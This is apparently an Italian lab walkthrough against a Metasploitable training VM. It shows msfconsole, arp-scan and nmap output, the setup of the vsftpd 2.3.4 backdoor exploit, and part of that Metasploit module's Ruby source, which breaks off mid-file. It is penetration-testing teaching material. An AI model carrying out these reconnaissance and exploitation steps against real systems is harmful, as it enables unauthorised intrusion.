

Avvio msf console




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%   %%%%     %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% %% %%%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%% %%%%%            https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% %% %%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% %%%%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%% %%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%   %%%  %%%%%%%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %%%% %%
%%%%% %%% %%% %   %%%   %%%   %%%%%%%   %   %%%%%% %%%   %%%%%%%%    %%%
%%%%% %%% %%% % %%%% %%%%%% %%%%% %%% %%%%% %%%%% %%% %%% %%% %%%% %%% %%%% %%%%%%
%%%%% %%%%%%%% %%% %%%%%%%% %%%%% %%%% %%%%% %%% %%% %%%% %%%% %%% %%% %%%%%%
%%%%%%%%%%%%% %%%%%  %%%%%%  %%% %%% %  %%% %%%%% %%%%% %%%% %%%%  %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %%%%%%%%% %%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%   %%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1253 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > sS
```

Arp-scan per trovare dispositivi nella rete




```
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.50.150
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1    08:00:27:06:b7:1d       (Unknown)
192.168.50.152  08:00:27:ce:db:13       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.194 seconds (116.68 hosts/sec). 2 responded
msf6 >
```

Nmap




```
2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.194 seconds (116.68 hosts/sec). 2 responded
msf6 > sudo nmap -O -sV 192.168.50.152
[*] exec: sudo nmap -O -sV 192.168.50.152

Starting Nmap 7.94SVN ( https://nmap.org          24-09-23 14:20 CEST
Nmap scan report for 192.168.50.152
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Search vsftdp




```
msf6 > search vsftpd

Matching Modules
================

  # Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  auxiliary/dos/ftp/vsftpd_232         2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Options per configurare il payload




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.152
RHOSTS => 192.168.50.152
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   192.168.50.152   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                      tml
  RPORT    21               yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ----
  0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Creazione cartella test_metasploit



```
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
cd test_metasploit
ls
pwd
/root/test_metasploit
```

Codice



```
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
 Rank = ExcellentRanking

 include Msf::Exploit::Remote::Tcp

 def initialize(info = {})
  super(update_info(info,
   'Name'        => 'VSFTPD v2.3.4 Backdoor Command Execution',
   'Description'   => %q{
     This module exploits a malicious backdoor that was added to the    VSFTPD download
     archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
     June 30th 2011 and July 1st 2011 according to the most recent information
     available. This backdoor was removed on July 3rd 2011.
   },
   'Author'      => [ 'hdm', 'MC' ],
   'License'      => MSF_LICENSE,
   'References'    =>
    [
     [ 'OSVDB', '73573'],
     [ 'URL', 'http://pastebin.com/AetT9sS5'],
     [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
    ],
   'Privileged'    => true,
   'Platform'     => [ 'unix' ],
   'Arch'        => ARCH_CMD,
   'Payload'      =>
    {
     'Space'    => 2000,
     'BadChars' => '',
     'DisableNops' => true,
     'Compat'    =>
                                        9,35        1%
```